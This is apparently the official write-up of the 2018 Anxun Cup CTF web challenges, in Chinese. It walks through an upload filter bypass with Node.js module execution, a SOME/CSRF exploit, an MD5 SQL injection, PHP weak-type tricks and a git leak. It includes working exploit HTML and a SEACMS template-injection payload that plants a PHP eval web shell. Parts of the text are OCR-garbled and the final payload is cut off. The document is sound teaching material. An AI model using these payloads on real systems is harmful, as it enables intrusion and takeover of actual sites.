2018 安洵杯 官方Writeup - D0g3

源码以及环境复现文档请去github项目获取

WEB

X-Z

题目背景

大佬找到我，说出个接近实战的题，想来想去，把最近项目里边经常遇到的github源码泄露和一次绕waf的方式放到了题目中。

考点

nodejs代码审计,一点点docker，信息收集

解题思路


浏览网站发现存在文件上传，尝试上传，发现为黑名单验证，上传成功后会返回文件名，当文件名长度大于500可绕过(感觉奇怪？一些网站的waf就是这样的)。 继续收集信息，网站底部存在github链接，根据routes/upload.js第6-13行，可以得知上传后文件路径及文件重命名方法；

```
6   var storage = multer.diskStorage({
7       destination: function (req, file, cb) {
8           cb(null, './public/uploads/')
9       },
10      filename: function (req, file, cb) {
11          cb(null, Date.now()+'.'+file.originalname.split('.').slice(-1))
12      }
13  })
14
```


根据readme，网站有导入插件功能，猜测这个地方应该是上传后的利用点。去看routes/jsonrpc.js，发现23-36行导入插件功能的插件名可控，且导入的插件默认会执行一个hello方法。

```
        }
        else if(req.body.method == 'load'){
            if(req.body.params[0] == md5('name'+':'+'pass')){
                var module = req.body.params[1];
                try{
                var UserModule = require('../moudle/'+module);
                var run =await UserModule.hello();
                }
                catch(err){
                    var run = ('err');
                }
                if(typeof(run) === 'undefined') run = 'your code running with some problems.';
                var result = {"jsonrpc":"2.0","result":run,"id":req.body.id,"error":null}
                res.send(result);
            }
```


到这里，利用思路便很明了，上传自定义js文件>找到js文件位置>load js文件>执行js文件内的hello方法>返回执行结果。 因为导入插件需要认证，通过jsonrpc.js发现用户名密码是写死在文件内的，于是猜测历史commit里边可能会泄露正确的用户名密码，于是去找jsonrpc的历史commit，发现youzhiye/lalala可以登录成功。




登陆后，load hello返回hello world，load yourjs,返回执行结果(为什么你的js没有返回结果，nodejs机制的问题，若你采用异步函数，可能回调函数没执行完，就已经执行return了，建议使用同步函数或async/await).



坑来了，flag不在这个docker里边，那么怎么去连接mysql容器呢(不知道有没有人执行过反弹shell，因为docker里边没有mysql-cli，所以行不通，期待大佬的非预期解法)。回到github,看到package.json已经安装了mysql2，说明这个地方已经帮你们安排好了，只需要看下文档，照着敲代码拿flag就好了。



那么坑又来了。如何获得mysql的ip。docker里边--link可以通过在容器里边执行env命令查看环境变量，所以利用execSync执行env可以看到mysql ip。



有了IP，猜测数据库用户名密码，root/空，root/123456都不对，猜测应该和前端用了一样的密码，尝试youzhiye/lalala,可以成功连接到数据库，一步步找库找表找字段（sql注入基本操作），最后payload：

```
exports.hello =async function() {
    const mysql = require('mysql2/promise');
    const connection = await mysql.createConnection({host:'172.17.0.2',
user: 'youzhiye',password:'lalala', database: 'blog'});
    const [rows, fields] = await connection.execute('select flag from
flag_table');
    return(rows);
}
```

flag: {"flag":"flag{N0de_js_is_fun}"}

WebN

题目背景：

题目链接： http://222.18.158.245:6080/ tip1：Some攻击 tip2：为什么不问问富萝莉客服呢？虽然她有点傲娇 hint:https://pan.baidu.com/s/1F93XXi68eqU1uw_Pl7_kfQ 提取码：tv5y


初衷是想给小组内写一漏洞报告分享的平台，可以分享自己挖的漏洞，同时也爬取一些公开的漏洞，综合一下小组内的wiki，不仅能看各大安全平台每日最新发布的文章，也能看像h1这样的漏洞平台最新公布的漏洞~ 趁着安洵杯出题这次所幸就将商品兑换页写了一个同源代码执行的漏洞。

考点

同源代码执行绕过CSRF Token的一种漏洞利用情形

解题思路

礼品中心处：



怎么购买 怎么充值都是失败的。

分析js代码：

在reward.php中点击富萝莉后，会用iframe加载confirm.php的文件


跟进confirm.php 一个jsonp的回调接口，

不安全 | view-source:layui//confirm.php

ome 正受到自动测试软件的控制。


```
!DOCTYPE html>
html lang="zh-CN">
head>
   <meta charset="UTF-8">
   <title>个人信息</title>
   <link rel="stylesheet" href="/laytd/layuiadmin/layui/css/layui.css" media="all">
   <link rel="stylesheet" id="layuicss-layer" href="/laytd/layuiadmin/layui/css/modules/layer/default/layer.c
   <link rel="stylesheet" href="/laytd/layuiadmin/style/admin.css" media="all">
   <link rel="stylesheet" href="/laytd/layuiadmin/style/template.css" media="all">

/head>
body layadmin-themealias="default" style="text-align: center">
   <div class="layuiadmin-card-text">
       <div class="layui-text-top"><i class="layui-icon layui-icon-release"></i><a lay-href="https://www.layu
       <p class="layui-text-bottom"><button  id="pur" class="layui-btn layui-btn-primary">购买</button><butto
   </div>

div id="pay" class="layer-photos-demo">
   <img layer-src="https://i.loli.net/2018/11/11/5be786e4661fb.png" src="" alt="">
/div>

script id="1" src="//code.jquery.com/jquery-3.3.1.js"></script>
script src="/laytd/layuiadmin/layui/layui.js" charset="UTF-8"></script>
   <script>
   layui.use(['form','element', 'layer','table', 'util'], function () {
       var $ = layui.jquery
           ,layer = layui.layer
           ,form = layui.form
           ,element = layui.element
           ,table = layui.table
           ,tab = layui.tab
           ,util = layui.util;

       $('#pur').click(function () {
               var script = document.createElement('script');
               script.src = 'http://layui/jsonp/reward.php?callback=' +'result';
               document.body.appendChild(script);
            });


       $('#deposit').click(function () {
           layer.open({
              type: 1
               , shade: false
               , title: false
               , area: ['300px', '300px']
               , content: '<img src="https://i.loli.net/2018/11/11/5be78a9aab497.png">'
           });
       });


   });
   function result(data) {
       if(data['status'] == '1'){
           layer.msg('支付成功');
       }
       else if(data['status'] == '0'){
           layer.msg('支付失败，余额不足');
       }
       else{
           layer.msg('支付异常');
       }
   }
/script>
```

跟进接口jsonp接口，字符实体编码，搞不了反射型xss。




回过头来看reward.php，这里有一个提示：

点击之后，怎么也提示钱不够，而且还有token的验证。


不安全 | layui/reward.php
Chrome 正受到自动测试软件的控制。
富萝莉
Elements
Console
Sources
Network
Performance
Memory
Application
Name
reward.php
layui.css
layer.css?v=3.1.1
5bd6c9f69127b.jpg
template.css
5be6caa66dd51.png
5be6d010d21e8.png
jquery-3.3.1.js
layui.js
iconfont.woff?v=240
form.js
layer.js
element.js
table.js
laytpl.js
laypage.js
util.js
buy.php?token=0ce0a294771...
Headers
Preview
Response
Cookies
Timing
{status: "1", money: "not enough"}
money: "not enough"
status: "1"

这里思路就很清晰了，csrf 绕token，配合首页的富萝莉客服，让客服点击链接，帮你购买商品



不难想到，肯定就是some攻击调用reward.php中的pay()函数了

EXP

第一种解法： index.html

```
<html>
```

```
<head>
    <title>index</title>
</head>
<body>
    <script type="text/javascript">
    function startSOME() {
        myWindow=window.open('./step1.html','','width=200,height=100');
        window.location.href = "http://222.18.158.245:6080/reward.php";
    }
    startSOME();
    </script>
</body>
</html>
```

step1.html

```
<html>

<script>
function waitForDOM() {
    window.location.href ="http://222.18.158.245:6080/confirm.php?
callback=window.opener.pay";
}
setTimeout(waitForDOM,3000);
</script>

</html>
```

第二种解法:

```
<iframe src="http://222.18.158.245:6080/reward.php" name=b></iframe>
        <iframe name=a></iframe>
        <script>
        window.frames[0].open('','a');
        setTimeout(
          function(){
            window.frames[1].location.href =
'http://222.18.158.245:6080/confirm.php?callback=window.opener.pay';
          }
        ,1000);
</script>
```

在hint中也有演示视频： https://pan.baidu.com/s/1F93XXi68eqU1uw_Pl7_kfQ 提取码：tv5y

具体关于some攻击的漏洞原理细节,这里不再叙述，参考链接 1.SOME攻击 2.Black hat Eorope 2014 演讲议题

WEB1-无限手套

题目描述

中国的程序猿竟然在无意中发现了无限手套的后台地址，按照剧本，灭霸在今晚21:00就会打响指，宇宙命运危在旦夕！你能及时进入后台数据库，获取到无限手套的强制终止密钥，拯救宇宙吗?

考点

php trick，md5 sql注入

解题思路

打开主页，提示`Parameter NOHO:The Number Of Higher Organisms`，尝试在url中添加NOHO参数，提示`Infinite gloves AI:Obviously,The Number of higher organisms is too small!!`尝试输入较大的数字，如`9999999999999999`、`9e9`等,提示`Infinite gloves AI:The lenth of entered number is too long(>2).`了解或尝试可以发现php中数组恒大于整数，传入`?NOHO[]=`即可绕过验证。 输入框提示验证密码，尝试输入1，发现在注释中输出了sql语句`<!--SELECT master FROM secret WHERE password = binary '��B8��#� ?P?ou??'-->`,末尾为hex数据，抓包后发现数据为`c4ca4238a0b923820dcc509a6f75849b`恰好是`MD5('1')`的值，可猜测后台语句为`SELECT master FROM secret WHERE password = binary MD5(password)`看似好像无法注入，但*password*可控，所以*MD5(password)* 可控，相当于`WHERE password =`后面可控，明显是可以注入的。 写个php脚本爆破，使MD5后的hex数据刚好含有`'='`的hex值(`273D27`),即可使查询返回true。 分析：此时语句变成了`SELECT master FROM secret WHERE password = 'BBB'='CCC'`，假设password='AAA'，那么在执行sql查询的时候，语句的优先级是这样的：`('AAA'='BBB')='CCC'`很明显`'AAA'`不等于`'BBB'`，所以`'AAA'='BBB'`返回`0`，语句变成了`0='CCC'`,当这里的数字和字符串比较的时候，Mysql会将字符串转换为数字，这里

的`'ccc'`被转换为`0`，`0=0`为真返回1，最后成功构造闭合sql语句，使查询返回true，进入后台拿到suspend code，即flag(脚本见附件)

方舟计划

题目背景： 地球已经危在旦夕，此时火星已适合人类居住，地球人将移民火星，方舟计划应运而生，平 凡的你因支付不起昂贵的方舟船票，所以你能寄托于买彩票中大奖从而获得一线生机，但是 向来非洲血统的你怎么抽的中大奖呢，你现在危在旦夕，此时你如谈想起来你有个超高级的 人工智能机器人，或许他能给你带来一线生机..... 随便注册一个账号进去 由故事情节可知我们需要买彩票中大奖从而买到上方舟的飞船票，从而获救接下来就是常规 的买彩票界面，当然不可能这样一直买下去，身为一方百姓的你危在旦夕，此时你想起来你 有个超高级的人工智能机器人，或许他能给你带来什么佳音..... 根据提示，访问robots.txt发现一个目录robots.php 发出了一段奇怪的指令 01100011011000010110100101110000011010010110000101101111001101100010111001111010011010010111000 将二进制转换为字符串，发现一个文件，于是访问该问下，下载得到源码 其中 $numbers$来自用户$json$输入”$action$”:”buy”,”$numbers$”:”1122334”，没有检查数据类型。 win_numbers 是随机生成的数字字符串。 使用 PHP 弱类型比较，以"1"为例，和 TRUE,1,"1"相等。 由于 json 支持布 尔型数据，因此可以抓包改包，构造数据： 1. {"action":"buy","numbers": [true,true,true,true,true,true,true]}

有足够的money的时候得知不光是有钱就能上这艘方舟得，还得证明自己有智慧，解出如 下rsa 想上飞船不仅仅是有钱就够了，你还得有智慧，解出这道题，你就可以获救了：一次RSA密 钥对生成中，假设p=473398606，q=451141，e=17 求解出d import gmpy2 p = gmpy2.mpz(473398606) q = gmpy2.mpz(451141) L = (p-1)*(q-1) e = gmpy2.mpz(17) d = gmpy2.invert(e,L) print d D0g3{150754621171553}

only d0g3er can see flag

考点

git文件泄露

解题思路

- 根据提示扫网站目录发现.git文件
- githack下载git文件
- git check only_d0g3er_can_see 切换到only_d0g3er_can_see分支
- git check 4d9e58681c8 ， cat data/common.inc.php
  查看历史修改版本，得到有查看flag表权限的用户d0g3密码

- 利用seacms前台getshell 海洋CMS（SEACMS）0day漏洞预警 攻击点：search.php

```
 payload：searchtype=5&searchword=
{if{searchpage:year}&year=:e{searchpage:area}}&area=v{searchpage:letter}&le
tter=al{searchpage:lang}&yuyan=(join{searchpage:jq}&jq=
($_P{searchpage:ver}&&ver=OST[9]))&9[]=file_put_contents('shell.php','<?
php%20@eval($_POST[jjj])?>');;
```

由于中途改了文件路径 攻击点：seacms/search.php

```
 payload：searchtype=5&searchword=
{if{searchpage:year}&year=:e{searchpage:area}}&area=v{searchpage:letter}&le
tter=al{searchpage:lang}&yuyan=(join{searchpage:jq}&jq=
($_P{searchpage:ver}&&ver=OST[9]))&9[]=file_put_contents('../shell.php','<?
php%20@eval($_POST[jjj])?>');
```

- 连菜刀登录数据库获得flag:D0g3{This_is_real_flag}
- 方法二直接利用payload构造SQL语句查询flag

```
searchtype=5&searchword=
{if{searchpage:year}&year=:e{searchpage:area}}&area=v{searchpage:letter}&le
tter=al{searchpage:lang}&yuyan=(join{searchpage:jq}&jq=($Misplaced
&_P{searchpage:ver}&&ver=OST[9]))&9[]=$con
